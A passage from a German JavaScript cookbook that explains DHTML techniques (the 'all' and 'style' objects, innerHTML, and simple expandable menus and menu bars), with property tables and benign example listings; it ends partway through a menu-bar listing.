2. Ich glaube keiner Statistik, die ich nicht selbst gefälscht habe. Immerhin bin ich Mathematiker ;-).
 3. Etwa neue Versionen von Firefox oder Opera – zumindest grundsätzlich. In Details gibt es jedoch zahlreiche Unterschiede.

Eigenschaft	Beschreibung
id	Die ID eines Elements.
innerHTML	Der Inhalt eines Elements in HTML-Form.
innerText	Der Inhalt eines Elements in Textform.
isTextEdit	Die Information, ob ein Element veränderbar ist.
lang	Die Sprache eines Elements.
language	Die Skriptsprache für ein Element.
length	Die Anzahl der Elemente in der Webseite.
offsetHeight	Die Höhe eines Elements.
offsetLeft	Der Wert der linken oberen Elementecke.
offsetParent	Die Position des Elterelements.
offsetTop	Der obere Wert der linken oberen Ecke des Elements.
offsetWidth	Die Breite eines Elements.
outerHTML	Der Elementinhalt sowie äußeres HTML.
outerText	Der Elementinhalt sowie äußerer Text.
parentElement	Das Elterelement.
parentTextEdit	Die Editierbarkeit des Elterelements.
recordNumber	Die Datensatznummer bei Datenanbindung.
sourceIndex	Die Angabe der Nummer eines Elements.
tagName	Das HTML-Tag des Elements.
title	Der Titel des Elements.

Tabelle 28: Die Eigenschaften von all (Forts.)

Der Zugriff auf Eigenschaften oder Methoden des Objekts `all` kann unter Verwendung der Methode `tags()` über die folgende Syntax erfolgen:

```
document.all.tags["(Tagname)"].[index]. [Eigenschaft/Methode]
```

Listing 664: Zugriff auf eine Eigenschaft oder Methode des all-Objekts über tags()

Beispiel:

```
document.all.tags("h4")[0].outerHTML
```

Listing 665: In dem Beispiel sprechen Sie die erste Überschrift der Ordnung 4 in dem Dokument an.

HTML-Elemente lassen sich auch aus dem Skript mit dem Namen ansprechen, der bei dem entsprechenden HTML-Tag vergeben wurde. Dazu verwenden Sie aber in HTML zur Angabe des Namens nicht wie üblich das `name`-Attribut, sondern ein Attribut namens `id`, das dann auch entsprechend als ID bezeichnet wird. Die Syntax des Zugriffs aus JavaScript sieht so aus:

```
document.all.[name].[Eigenschaft/Methode]
```

Listing 666: Zugriff über den Namen

Die Syntax des Kennzeichnens im HTML-Tag:

```
<[HTML-Tag] id="[name]">
```

Listing 667: Die Kennzeichnung des HTML-Tags mit dem id-Parameter

Beispiel für den Zugriff über den Namen bzw. die ID:

```
document.all.abc.lang
```

Listing 668: Ansprechen eines Elements einer Webseite über die ID

Das Tag müsste so aussehen:

```
<h1 id="abc">
```

Listing 669: Die Kennzeichnung in HTML

Hinweis

Auf der Buch-CD finden Sie ein vollständiges Beispiel für den Zugriff auf verschiedene Eigenschaften von `all` (*d9.html*) und ein Beispiel für das Setzen von Eigenschaften (*d10.html*). Auf einen Abdruck wollen wir verzichten, denn die Verwendung des `all`-Objektes ist heutzutage nicht mehr unbedingt anzuraten. Stattdessen verwendet man den Zugriff über das `node`-Objekt und die Methoden `getElementById()`, `getElementsByName()` oder `getElementsByTagName()`. Diese Art der Selektion von Elementen wird von allen modernen Browsern unterstützt.

249 Wie kann ich das style-Objekt einsetzen?

Das Microsoft-spezifische Objekt `all` besitzt schon lange ein Unterobjekt mit Namen `style`, worüber alle Stilinformationen von sämtlichen Elementen in der Webseite abgefragt und meist auch geändert werden können.

Hinweis

Unabhängig von dem konkreten Zugriff auf ein Element werden Sie in allen Fällen die gleichen Eigenschaften und Methoden zum Umgang mit dem Element zur Verfügung haben und dementsprechend auch auf `style` zugreifen können.

Zwar ist der Zugriff über `all` mittels der `tags()`-Methode⁴ oder einer ID⁵ durchaus möglich, aber dieser proprietäre Weg sollte nicht mehr beschritten werden, da die anderen Verfahren auf breiterer Front unterstützt werden.

Aber auch im offiziellen Document Object Model (DOM) der Version 2.0 gibt es das `style`-Objekt für alle Elementknoten. Einen solchen Elementknoten erhalten Sie über ein Objektfeld, wenn ein solches vom Browser beim Laden der Webseite angelegt wird⁶, und für beliebige Elemente über die Methoden `getElementById()`, wenn ein Element ein ID-Attribut hat,

-
4. Das ginge etwa so:
`document.all.tags["(Tagname)"].[index].style.[Eigenschaft/Methode]`
Dieses Listing bewirkt die Veränderung der Stilinformationen eines Elements über `all` und das `style`-Objekt.
 5. Das ginge so:
`document.all.[id].style.[Eigenschaft/ Methode]`
Dieses Listing spricht ein Element einer Webseite über `all` und die ID an.
 6. Etwa für Bilder, Applets, Links etc.

`getElementsByName()` und `getElementsByName()`, wenn ein Element ein `name`-Attribut hat (in diesem Fall können Sie auch den Namen als Eigenschaft ansprechen, um einen Elementknoten zu erhalten).

Die Stileigenschaften des `style`-Objekts unterscheiden sich teilweise in der Schreibweise ein wenig von der Schreibweise bei den CSS-Attributen. Dies führt einerseits leicht zu Fehlern, aber andererseits lassen sich die Namen der Eigenschaften gut herleiten. Im Allgemeinen gilt, dass der Bindestrich bei CSS-Attributen bei den Eigenschaften des `style`-Objekts entfällt und der nachfolgende Buchstabe großzuschreiben ist (Groß- und Kleinschreibung ist zu beachten)

Beispiele:

- ▶ Aus `font-size` bei CSS wird `fontSize` bei der identischen Eigenschaft des `style`-Objekts
- ▶ Aus `background-color` bei CSS wird `backgroundColor` bei der identischen Eigenschaft des `style`-Objekts
- ▶ Aus `text-align` bei CSS wird `textAlign` bei der identischen Eigenschaft des `style`-Objekts

Wenn man diese Regel einhält, werden in den meisten Fällen die Eigenschaften des `style`-Objekts direkt aus CSS-Attributen herzuleiten sein (und umgekehrt). Hier ist eine Auflistung der Eigenschaften des `style`-Objekts.

Eigenschaft	Beschreibung
<code>align</code>	Ausrichtung eines HTML-Elements in seinem Elternelement
<code>background</code>	Angabe eines Hintergrundbilds
<code>backgroundAttachment</code>	Festlegung eines Wasserzeicheneffekts (Hintergrund wird beim Scrollen der Webseite nicht mitgescrollt)
<code>backgroundColor</code>	Eine Hintergrundfarbe für ein Element
<code>backgroundImage</code>	Ein Hintergrundbild für ein HTML-Element
<code>backgroundPosition</code>	Position des Hintergrundbilds
<code>backgroundRepeat</code>	Festlegung der Wiederholung von einem Hintergrundbild (Wallpaper-Effekt)
<code>border</code>	Allgemeine Rahmenangabe
<code>borderBottom</code>	Rahmen unten
<code>borderBottomColor</code>	Rahmenfarbe unten
<code>borderBottomStyle</code>	Rahmenart unten
<code>borderBottomWidth</code>	Die Breite des unteren Rahmens des HTML-Elements
<code>borderColor</code>	Die Farbe des Rahmens des HTML-Elements
<code>borderLeft</code>	Rahmen links
<code>borderLeftColor</code>	Rahmenfarbe links
<code>borderLeftStyle</code>	Rahmenart links
<code>borderLeftWidth</code>	Die Breite des linken Rahmens des HTML-Elements
<code>borderRight</code>	Rahmen rechts

Tabelle 29: Die Eigenschaften des `style`-Objekts

Eigenschaft	Beschreibung
borderRightColor	Rahmenfarbe rechts
borderRightStyle	Rahmenart rechts
borderRightWidth	Die Breite des rechten Rahmens des HTML-Elements
borderStyle	Der Stil des Rahmens, wie einfach oder doppelt, um ein Blocksatz-HTML-Element
borderTop	Rahmen oben
borderTopColor	Rahmenfarbe oben
borderTopStyle	Rahmenart oben
borderTopWidth	Die Breite des oberen Rahmens des HTML-Elements
borderWidth	Rahmendicke
bottom	Position vom unteren Rand des Browserfensters (wird von einigen Browsern nicht unterstützt)
captionSide	Tabellenbeschriftung
clear	Die Seite des HTML-Elements, die umfließende Elemente erlaubt
clip	Anzeigebereich eingrenzen
color	Die Farbe von dem Text eines HTML-Elements
cssFloat	Festlegung des Textumflusses
cursor	Festlegung der Art des Mauszeigers.
direction	Die Schreibrichtung
display	Überschreibt die normale Anzeige des Elements und gibt an, ob ein Element in eine Zeile, als Blocksatzelement oder als Blocksatzlisteneintrag erscheinen soll
emptyCells	Darstellung leerer Tabellenzellen
font	Globale Angabe für die Schrifteigenschaften
fontFamily	Die Font-Familie, etwa Helvetica oder Arial, für ein HTML-Textelement
fontSize	Die Schriftgröße für ein HTML-Textelement
fontStretch	Schriftlaufweite
fontStyle	Der Stil der Schrift des HTML-Elements
fontVariant	Schriftvariante
fontWeight	Die Dicke der Schrift des HTML-Elements
height	Höhe eines Elements
left	Position vom linken Rand des Browserfensters
letterSpacing	Zeichenabstand
lineHeight	Der Abstand zwischen der Basislinie von zwei benachbarten Linien in einem Block
listStyle	Listendarstellung

Tabelle 29: Die Eigenschaften des style-Objekts (Forts.)

Eigenschaft	Beschreibung
listStyleImage	Angabe einer Grafik für Aufzählungslisten
listStylePosition	Listeneinrückung
listStyleType	Der Stil von dem Bullet in Listeneinträgen
margin	Globale Angabe zum Abstand bzw. Rand
marginBottom	Die minimale Distanz zwischen dem Boden des HTML-Elements und der Spitze des darunter befindlichen Elements
marginLeft	Die minimale Distanz zwischen der linken Seite des HTML-Elements und der rechten Seite von einem Nachbarelement.
marginRight	Die minimale Distanz zwischen der rechten Seite des HTML-Elements und der linken Seite von einem Nachbarelement
marginTop	Die minimale Distanz zwischen der Spitze des HTML-Elements und dem Boden von einem Nachbarelement
maxHeight	Maximalhöhe
maxWidth	Maximalbreite
minHeight	Mindesthöhe
minWidth	Mindestbreite
overflow	Verhalten bei zu großem Inhalt
padding	Globale Angabe zum Innenabstand
paddingBottom	Spezifiziert wie viel Leerraum zum Einfügen zwischen dem Boden eines Elements und seinem Inhalt, zum Beispiel Text oder ein Bild, gelassen wird
paddingLeft	Spezifiziert wie viel Leerraum zum Einfügen zwischen der linken Seite eines Elements und seinem Inhalt, zum Beispiel Text oder ein Bild, gelassen wird
paddingRight	Spezifiziert wie viel Leerraum zum Einfügen zwischen der rechten Seite eines Elements und seinem Inhalt, zum Beispiel Text oder ein Bild, gelassen wird
paddingTop	Spezifiziert wie viel Leerraum zum Einfügen zwischen der Spitze eines Elements und seinem Inhalt, zum Beispiel Text oder ein Bild, gelassen wird
pageBreakAfter	Seitenumbruch danach
pageBreakBefore	Seitenumbruch davor
position	Die Art der Positionierung
right	Die Position vom rechten Rand des Browserfensters (wird von einigen Browsern nicht unterstützt)
scrollbar3dLightColor	Farbe für 3D-Effekte (Bildlaufleisten)
scrollbarArrowColor	Farbe für Verschiebepfeile (Bildlaufleisten)
scrollbarBaseColor	Basisfarbe der Scroll-Leiste (Bildlaufleisten)
scrollbarDarkShadowColor	Farbe für Schatten (Bildlaufleisten)
scrollbarFaceColor	Farbe für Oberfläche (Bildlaufleisten)

Tabelle 29: Die Eigenschaften des style-Objekts (Forts.)

Eigenschaft	Beschreibung
scrollbarHighlightColor	Farbe für oberen und linken Rand (Bildlaufleisten)
scrollbarShadowColor	Farbe für unteren und rechten Rand (Bildlaufleisten)
scrollbarTrackColor	Farbe für frei bleibenden Verschiebeweg (Bildlaufleisten)
tableLayout	Die Art des Tabellenlayouts
textAlign	Die Fließrichtung eines HTML-Textelements in einem Block
textDecoration	Spezifiziert Spezialeffekte wie Blinken u.Ä. für ein HTML-Textelement
textIndent	Die Größe der Einrückung vor der ersten formatierten Zeile eines HTML-Textblocks
textTransform	Die Art eines HTML-Textelements
top	Die Position vom oberen Rand des Browserfensters
verticalAlign	Die vertikale Ausrichtung
visibility	Mit dieser Eigenschaft können Sie bestimmen, ob ein Element angezeigt wird oder nicht. Der Wert <code>hidden</code> bedeutet, das Element wird nicht angezeigt, und der Wert <code>visible</code> , dass das Element angezeigt wird
whiteSpace	Spezifiziert, ob nicht sichtbare Zeichen (so genannter Whitespace) innerhalb eines HTML-Elements wegoptimiert werden sollen oder nicht
width	Die Breite eines HTML-Blockelements
wordSpacing	Der Wortabstand
zIndex	Die Schichtposition bei Überlappung von Elementen
zoom	Der Zoom-Faktor der Seite. Der Wert 1.0 entspricht 100 %. Die Eigenschaft wird nur von wenigen Browsern unterstützt

Tabelle 29: Die Eigenschaften des `style`-Objekts (Forts.)

Wie kann ich mit `style` eine Webseite formatieren?

Betrachten wir ein Beispiel, in dem mit JavaScript Formatierungen in einer Webseite gesetzt werden.

Beispiel (`d6.html`):

```

01 <html>
02 <script language="JavaScript">
03 function lade(){
04   document.getElementsByTagName("h1")[0].style.color="red";
05   document.getElementsByTagName("h1")[1].style.color="blue";
06   document.getElementsByTagName("h3")[0].style.color="white";
07   document.getElementsByTagName("body")[0].style. ←
08     backgroundColor="yellow";
09   document.getElementsByTagName("body")[0].style.color="green";
10   document.getElementsByTagName("div")[0].style.fontSize="42";
11 }
```

Listing 670: Einsatz von `style`

```
11 </script>
12 <body onLoad="lade()">
13   <div align="center">
14     <h1>Willkommen</h1>
15     <h3>auf</h3>
16     <h1>meiner Homepage</h1>
17     Hier ist es ganz spannend.
18   </div>
19 </body>
20 </html>
```

Listing 670: Einsatz von style (Forts.)

In den Zeilen 4 bis 9 werden gezielt bestimmten Tags in der Webseite (nach Typ und Nummer in der Seite) Layoutausprägungen zugewiesen.



Abbildung 336: Der Konqueror zeigt, wie die Seite aussehen sollte.

Wie kann ich mit style eine Animation erstellen?

Betrachten wir noch ein Beispiel, in dem über die ID eine kleine Animation abläuft.

Beispiel (*d7.html*):

```
01 <html>
02 <script language="JavaScript">
03 function lade(){
04   z = Math.round(Math.random() * 5);
05   status = z;
06   switch(z){
07     case 0 : document.getElementById("h").style.color="red";
08               document.getElementById("h").style. ↵
09               backgroundColor="blue";
10     break;
11   case 1 : document.getElementById("h").style.color="blue";
```

Listing 671: Eine kleine Animation unter Verwendung von dem all-Objekt und dessen Unterobjekt style

```

11         document.getElementById("h").style. ←
12         backgroundColor="green";
13     break;
14 case 2 : document.getElementById("h").style.color="green";
15         document.getElementById("h").style. ←
16         backgroundColor="yellow";
17     break;
18 case 4 : document.getElementById("h").style.color="yellow";
19         document.getElementById("h").style.backgroundColor="red";
20     break;
21 default : document.getElementById("h").style.color="cyan";
22         document.getElementById("h").style. ←
23         backgroundColor="gray";
24     }
25 ani();
26 }
27 </script>
28 <body onLoad="ani()">
29     <h1 id="h">Homepage</h1>
30 </body>
31 </html>
```

Listing 671: Eine kleine Animation unter Verwendung von dem all-Objekt und dessen Unterobjekt style (Forts.)

Das Beispiel beinhaltet eine Überschrift der Ordnung 1, bei der der HTML-Parameter id auf den Wert h gesetzt wird (Zeile 29).

In der Funktion lade() werden über document.getElementById("h").style über diese ID Stilinformationen verändert.

Das Beispiel ist als Animation konzipiert, denn beim Laden der Webseite wird mit dem Eventhandler onLoad die Funktion ani() aufgerufen (Zeile 28), die eine zeitgesteuerte Animation startet. Dabei greifen wir für die Animation auf die Rekursion über window.setTimeout() zurück. Damit wird die Funktion lade() aufgerufen (Zeile 25), die selbst wiederum am Ende (Zeile 22) die Funktion ani() aufruft.

Die Animation benutzt zum Austausch der Stilinformationen einen Zufallsprozess (in Zeile 4), um eine zufällige Zahl zwischen 0 und 5 zu berechnen, die in der folgenden switch-case-Anweisung zur Auswahl der tatsächlichen Stilinformation verwendet wird. Im Abstand von 0,25 Sekunden wechseln so zufällig die Schriftfarbe und Hintergrundfarbe der Überschrift.

Wie kann ich das style-Objekt über this einsetzen?

Eine alternativer Weg zum Zugriff auf das style-Objekt, der in allen Browsern vernünftig unterstützt wird, verwendet beim Aufruf der JavaScript-Funktion eine implizite Referenz auf ein Element der Webseite über this.

Beispiel (*d8.html*):

```
01 <html>
02 <script language="javascript">
03 function neuefarbe(i){
04   i.style.color="blue";
05 }
06 function alter(i)
07 {
08   i.style.color="red";
09 }
10 </script>
11 <body>
12 <h1 onmouseover="neuefarbe(this)" onMouseOut="alter(this)">
13 RJS EDV-KnowHow
14 </h1>
15 </body>
16 </html>
```

Listing 672: Eine Verwendung des style-Objekts, die auch bei neueren Versionen des Navigators und Mozillas funktioniert

Hier wird bei der Überschrift der Ordnung 1 in Zeile 12 mit `this` eine Referenz auf das zu formaterende Element übergeben und in der jeweils aufgerufenen Funktion über die dort über `i` verfügbare Referenz auf das `style`-Objekt zugegriffen.

250 Wie kann ich den Zoom-Faktor einer Seite mit JavaScript ändern?

Eine ganz witzige Anwendung mit dem `style`-Objekt zeigt, wie der Zoom-Faktor einer Seite mit JavaScript geändert wird. Leider funktioniert der Effekt nur in wenigen Browsern. Aber das Beispiel funktioniert zumindest im Internet Explorer.

Beispiel (*d19.html*):

```
01 <html>
02 <body>
03   <div align="center">
04     <h1>Willkommen</h1>
05     <h3>auf</h3>
06     <h1>meiner Homepage</h1>
07     Hier ist es ganz spannend.
08   </div>
09   <h3>Zoom-Faktor festlegen</h3>
10   <form>
11     <input type="radio" onClick=
12       "document.body.style.zoom=1.0;">100%<br />
13     <input type="radio" onClick=
14       "document.body.style.zoom=1.5;" />150%<br />
15     <input type="radio" onClick=
16       "document.body.style.zoom=2.0;" />200%<br />
17     <input type="radio" onClick=
```

Listing 673: Ändern des Zoom-Faktors einer Seite

```
18     "document.body.style.zoom=5.0;" />500%<br />
19 </form>
20 </body>
21 </html>
```

Listing 673: Ändern des Zoom-Faktors einer Seite (Forts.)

Über die Radiobuttons in dem Webformular werden bei einem Klick verschiedene Zoom-Faktoren ausgewählt. In den Browsern, die die Eigenschaft unterstützen, wirkt sich das unmittelbar aus.

251 Wie kann ich das style-Objekt in dem alten Netscape-Modell verwenden?

Obwohl alte Zöpfe irgendwann abgeschnitten werden müssen, soll zumindest kurz skizziert werden, wie Sie das style-Objekt auch im alten Netscape-Modell verwenden können. Es ist beispielsweise über die Methode `document.contextual()` und die Eigenschaft⁷ `document.tags` verfügbar.

Die Eigenschaft `tags` kreiert ein `style`-Objekt, worüber die Stilangaben eines HTML-Tags spezifiziert werden können. Syntax:

```
document.tags.[tagName]
```

Listing 674: Einsatz von document.tags

Dabei ist `tagName` der Name eines beliebigen HTML-Tags, beispielsweise `h1`.

Die Methode `contextual(context1, ...[contextN,] affectedStyle)` spezifiziert den Stil eines einzelnen HTML-Tags, wobei man verschiedene Tags so schachteln kann, dass nur die verschachtelten Tags betroffen sind. Die Parameter sind über die oben genannten Eigenschaften spezifizierte HTML-Tags, denen eine bestimmte Stilinformation zugewiesen wird. Zum Beispiel wird so jedem ``-Tag innerhalb einer `h1` Überschrift die Farbe Blau zugewiesen.

Beispiel:

```
<style type="text/JavaScript">
    contextual(document.tags.H1, document.tags.span).color="blue";
</style>
```

Listing 675: Einsatz von contextual() in einem <style>-Container

Auch ohne den `<style>`-Container kann man die Methode nutzen. Dann verwendet man den `<script>`-Container.

Beispiel:

```
<script language="JavaScript1.2">
document.contextual(document.tags.H1).color="blue";
</script>
```

Listing 676: Einsatz von contextual() in JavaScript

7. Hier steht der Bezeichner `tags` im Gegensatz zu den neueren Varianten für eine Eigenschaft und keine Methode.

Die Verwendung wird in einigen Browsern einen Fehler auslösen oder ignoriert werden, aber beispielsweise im Navigator 4.7 gut funktionieren.

Hinweis

Auf der Buch-CD finden Sie ein Beispiel zum Setzen von Stilinformationen über diesen alten Weg (*d11.html*).

252 Wie kann ich den Inhalt eines Elements der Webseite verändern?

Die wohl wichtigste Anwendung von DHTML ist das dynamische Verändern des Inhaltes von einem Element in der Webseite. Nahezu alle dynamischen Effekte können über das Einfügen von Informationen in eine Webseite realisiert werden. Sei es ein Pop-up, ein Kontextmenü, ein aufklappbares Menü, eine Menüleiste, ein Tooltipp oder wie immer die bekannten Effekte heißen.

Eine der wichtigsten Techniken zum Ändern des Inhalts eines Elements betrifft Grafiken (*siehe dazu das Rezept »Wie kann ich mit JavaScript dynamisch Bilder in einer Webseite erzeugen und darauf zugreifen?« auf Seite 777*).

Wenn Sie allgemein den Inhalt eines Elements, das Inhalt aufnehmen kann⁸, ändern wollen, selektieren Sie das Element auf eine der üblichen Arten, um einen Elementknoten zu erhalten. Einen solchen Elementknoten erhalten Sie über ein Objektfeld, wenn ein solches vom Browser beim Laden der Webseite angelegt wird⁹, und vor allem über die Methoden `getElementById()`, wenn ein Element ein ID-Attribut hat, `getElementsByName()` und `getElementsByTagName()`, wenn ein Element ein name-Attribut hat (in diesem Fall können Sie auch den Namen als Eigenschaft ansprechen). Im Microsoft-Modell ist auch der Zugriff über `all` möglich, aber dieser proprietäre Weg sollte nicht mehr beschritten werden. Unabhängig von dem konkreten Zugriff auf ein Element werden Sie in allen Fällen die gleichen Eigenschaften und Methoden zum Umgang mit dem Element zur Verfügung haben.

Für den Zugriff auf den Inhalt ist die Eigenschaft `innerHTML` am wichtigsten, mit der wir in vielen Beispielen in diesem Buch arbeiten. Als Alternative steht `innerText` zur Verfügung.

Der Unterschied zwischen `innerHTML` und `innerText` ist recht gering. Wenn Sie beim dynamischen Ändern des gespeicherten Inhalts bei `innerHTML` jedoch HTML-Tags notieren, werden diese bei der Aktualisierung des Elementinhals interpretiert. Das ist offiziell bei `innerText` nicht der Fall.

Die ebenfalls verfügbare Eigenschaft `outerText` gibt Ihnen Zugang zum gleichen Wert wie `innerText`. Nur werden beim Ändern umgebende HTML-Tags entfernt und durch Text ersetzt. Als weitere Alternative zum Inhalt eines Elementes gibt es `outerHTML`. Mit `outerHTML` erhalten Sie Zugang zum Inhalt eines HTML-Tags samt den umgebenden Tags mit allen Angaben.

8. Selbstverständlich können Sie nicht den »Inhalt« eines Zeilenumbruchs oder ähnlicher Elemente (also aller Elemente, die im Sinn von XML leere Elemente sind) ändern.
 9. Etwa für Bilder, Applets, Links etc.

Achtung

Bei allen Eigenschaften außer innerHTML gibt es in einigen Browsern Probleme. Wenn nichts dagegen spricht, genügt innerHTML zum Aktualisieren von Inhalt.

Alle hier genannten Eigenschaften sollten nicht direkt beim Laden der HTML-Datei zum Einsatz kommen, sondern erst nach dem vollständigen Laden der Seite. Beim Einsatz während des Ladevorgangs melden einige Browser Fehler.

Hinweis

Den Einsatz von innerHTML zeigen diverse Beispiele in diesem Buch. Unter anderem die nachfolgenden Beispiele.

253 Wie kann ich ein aufklappbares Navigationsmenü erstellen?

Eine oft genutzte Anwendung von JavaScript ist die Erstellung eines aufklappbaren Menüs (ein Navigationsmenü). Dieses kann auf die unterschiedlichsten Arten erstellt werden, die oft recht kompliziert sind, zwingend mit Browserweichen arbeiten und ob der Unzuverlässigkeit dieser Weichen dennoch Probleme machen können. Die nachfolgende Variante ist dagegen einfach und dennoch zuverlässig, denn sie wird von allen modernen Browsern unterstützt.

Hinweis

Ein dynamisches Navigationsmenü kann unter anderem unter Verwendung von Sichtbarkeit und Unsichtbarkeit von Elementen, dem Verschieben von Elementen (etwa aus dem Offscreen-Bereich), dem Erweitern eines Knotenbaums (über appendData() oder appendChild()) oder auch dem Einfügen von Inhalt an einer bestimmter Stelle erstellt werden. Wir entscheiden uns hier für das Einfügen von Inhalt über innerHTML.

Wie erstelle ich ein aufklappbares Menü mit innerHTML?

Eine einfache und sehr effektive Version eines aufklappbaren Menüs setzt auf innerHTML und tauscht einfach den Inhalt eines -Containers aus.

Beispiel (*d20.html*):

```

01 <html>
02 <style type="text/css">
03   .menue {
04     background-color : yellow;
05     color : blue;
06     width : 150px;
07   }
08 </style>
09 <script language="JavaScript">
10 function aufzu(link) {
11   var text = "";
12   var einrueck = "<br />&ampnbsp&ampnbsp&ampnbsp&ampnbsp" 
13   if(document.getElementById((link + "z")).innerHTML != " - ") {
14     switch(link) {
```

Listing 677: Ein dynamisches Menü mit innerHTML

```

15      case "11" : text += einrueck + ↵
16          +<a href='http://rjs.de'>Homepage</a>" ↵
17          + einrueck +
18          " <a href='http://www.ajax-net.de'>AJAX-Portal</a>";
19          break;
20      case "12" : text += einrueck +
21          " <a href='http://www.addison-wesley.de'> ↵
22          Addison-Wesley</a>";
23          break;
24    }
25  else {
26    document.getElementById((link + "z")).innerHTML = "-";
27  }
28  document.getElementById((link + "i")).innerHTML = text;
29 }
30 </script>
31 <body>
32   <div onClick="aufzu('11')" class="menue"><span id="11z">+ ↵
33     </span>Autor
34     <span id="11i"></span>
35   </div>
36   <div onClick="aufzu('12')" class="menue"><span id="12z">+ ↵
37     </span>Verlag
38     <span id="12i"></span>
39   </div>
38 </body>
39 </html>

```

Listing 677: Ein dynamisches Menü mit innerHTML (Forts.)

Das Beispiel verwendet zwei `<div>`-Container, die mit einer CSS-Klasse formatiert werden (Zeile 3 bis 7) und Ihnen natürlich alle Möglichkeiten für eine individuelle Formatierung bieten. Im Inneren finden Sie jeweils einen ``-Container mit dem Zeichen + als Inhalt und einer spezifischen ID. Diesem ``-Container folgt nach einem Text ein weiterer ``-Container ohne Inhalt und einer anderen spezifischen Kennung.

Bei den umgebenden `<div>`-Containern wird mit `onClick` eine Funktion `aufzu()` aufgerufen, die einen spezifischen Parameterwert übergeben bekommt. Und diese enthält die gesamte interessante Logik.

In Zeile 11 wird eine lokale Variable `text` eingeführt und mit einem Leerstring initialisiert. Diese wird zum Zusammensetzen der Daten verwendet, die in den ``-Containern angezeigt werden.

Die lokale Variable `einrueck` in Zeile 12 wird dafür verwendet, dass ein Untereintrag im Menü eingerückt und in einer neuen Zeile zu sehen ist (`var einrueck = "
 "; "`). Wir verwenden hier nicht wegoptimierte Leerzeichen ` `. Das bedeutet, der HTML-Interpreter wird diese auf jeden Fall verwenden und nicht auf ein Leerzeichen zusammenziehen. Indem Sie die Anzahl der Leerzeichen erhöhen oder reduzieren, können Sie die Einrückung erweitern und vermindern.

Beim Aufruf der Funktion bekommen Sie einen Parameter übergeben, der in der lokalen Variablen link verfügbar ist. Diesen Parameter verwenden wir polymorph. In Zeile 13 wird damit überprüft, ob das Menü expandiert oder kollabiert ist. In Verbindung mit dem String "z" haben Sie die ID des -Containers, in dem mit HTML anfänglich ein + angezeigt wird. Ist das der Fall (`if(document.getElementById((link + "z")).innerHTML != "-")`) wird das Menü bei einem Klick des Anwenders expandiert.

Die Expansion erfolgt über das Erweitern der Variablen text um eine beliebige Liste mit Hyperlinks, die eingerückt und mit einem Zeilenumbruch getrennt werden. Die Auswahl, welcher Menüpunkt expandiert wird, erfolgt über den Wert des Übergabeparameters link in einer switch-case-Konstruktion.

In Zeile 23 wird mit `document.getElementById((link + "z")).innerHTML = "-";` das Pluszeichen durch ein Minuszeichen ausgetauscht. Hier kommt erneut der link-Parameter in Verbindung mit dem String "z" zum Einsatz, um auf die ID des -Containers zuzugreifen, in dem im kollabierte Zustand des Menüs ein + angezeigt wird.

Wenn ein Menü expandiert wird, wird bei einen erneuten Klick des Anwenders einfach in Zeile 27 mit `document.getElementById((link + "z")).innerHTML = "+";` wieder ein Pluszeichen angezeigt.

In Zeile 30 schreiben wir mit innerHTML den Inhalt der Variablen text in den -Container, der über den Parameter link und den angehängten String "i" identifiziert wird (`document.getElementById((link + "i")).innerHTML = text;`). Der Trick ist nun, dass die text-Variablen nur dann gefüllt ist, wenn das Menü expandiert werden soll. Andernfalls ist die Variable leer, und das kollabiert das Menü.

+ Autor
+ Verlag

Abbildung 337: Das kollabierte Menü

-Autor
[Homepage](#)
[AJAX-Portal](#)
+ Verlag

Abbildung 338: Der erste Eintrag wurde expandiert.

Tipp

Dynamische Menüs machen hauptsächlich Sinn, wenn die gesamte Seite mit Style Sheets formatiert und positioniert wird. Ansonsten kann die Veränderung des Menüs erhebliche Unruhe im Design auslösen.

254 Wie kann ich eine Menüleiste erzeugen?

Eine interessante Anwendung von JavaScript ist die Erstellung einer Menüleiste. Diese hat große Ähnlichkeit mit einem aufklappbaren Menü (siehe das Rezept »Wie kann ich ein aufklappbares Navigationsmenü erstellen?« auf Seite 771). Die einzigen relevanten Unter-

schiede sind, dass eine Menüleiste vertikal ausgerichtet ist und vor allem, dass immer nur ein Menüeintrag expandiert wird. Wird ein anderer Menüeintrag expandiert, werden alle anderen kollabiert (bis auf das Expandieren von Untermenüs).

Eine Menüleiste kann auf die unterschiedlichsten Weisen erstellt werden. Wie im Fall der Navigationsmenüs wird eine solche Menüleiste oft recht kompliziert aufgezogen und arbeitet meist mit Browserweichen. Aber da diese oft nicht zuverlässig sind, machen auch die Menüleisten Probleme. Die nachfolgende Variante ist dagegen einfach und dennoch zuverlässig, denn sie wird von allen modernen Browsern unterstützt.

Hinweis

Eine Menüleiste kann unter anderem unter Verwendung von Sichtbarkeit und Unsichtbarkeit von Elementen, dem Verschieben von Elementen (etwa aus dem Offscreen-Bereich), dem Erweitern eines Knotenbaums (über `appendData()` oder `appendChild()`) oder auch dem Einfügen von Inhalt an einer bestimmter Stelle erstellt werden. Wir entscheiden uns hier für das Sichtbar- und Unsichtbarmachen von Untermenüs über das `style`-Objekt und die Eigenschaft `visibility` sowie den gezielten Einsatz von CSS zur Formatierung und auch Positionierung.

Hier ist das Listing (*d21.html*):

```

01 <html>
02 <style type="text/css">
03 .menue {
04   background-color : gray;
05   color : yellow;
06   font-weight : bold;
07   font-size : 16px;
08   width : 100px;
09   height : 18px;
10 }
11 .submenue {
12   background-color : gray;
13   color : yellow;
14   font-weight : bold;
15   font-size : 14px;
16   width : 100px;
17   visibility:hidden;
18 }
19
20 #l1 {
21   position : absolute;
22   left : 10px;
23   top: 10px;
24 }
25 #l2 {
26   position : absolute;
27   left : 110px;
28   top: 10px;
29 }
30 #l1i {
31   position : absolute;

```

```
32   left : 10px;
33   top: 28px;
34   width : 100px;
35 }
36 #l2i {
37   position : absolute;
38   left : 110px;
39   top: 28px;
40   width : 100px;
41 }
42 </style>
43 <script language="JavaScript">
44 function aufzu(link) {
45   if(document.getElementById((link + "z")).innerHTML != "-") {
46     document.getElementById((link + "z")).innerHTML = "-";
47     document.getElementById((link + "i")).style.visibility = "visible";
48     document.getElementById(link).style.color = "blue";
49   }
50   else {
51     document.getElementById((link + "z")).innerHTML = "+";
52     document.getElementById((link + "i")).style.visibility = "hidden";
53     document.getElementById(link).style.color = "yellow";
54   }
55 }
56 </script>
57 <body>
58 <span id="l1z" style="visibility:hidden;">+</span>
59   <span onMouseOver="aufzu('l1')" onMouseOut="aufzu('l1')">
60     <div class="menue" id="l1">Autor</div>
61     <div id="l1i" class="submenue"><a href='http://rjs.de'> ↵
62       Homepage</a>
63     <br /><a href='http://www.ajax-net.de'>AJAX-Portal</a></div>
64   </span>
64 <span id="l2z" style="visibility:hidden;">+</span>
65   <span onMouseOver="aufzu('l2')" onMouseOut="aufzu('l2')">
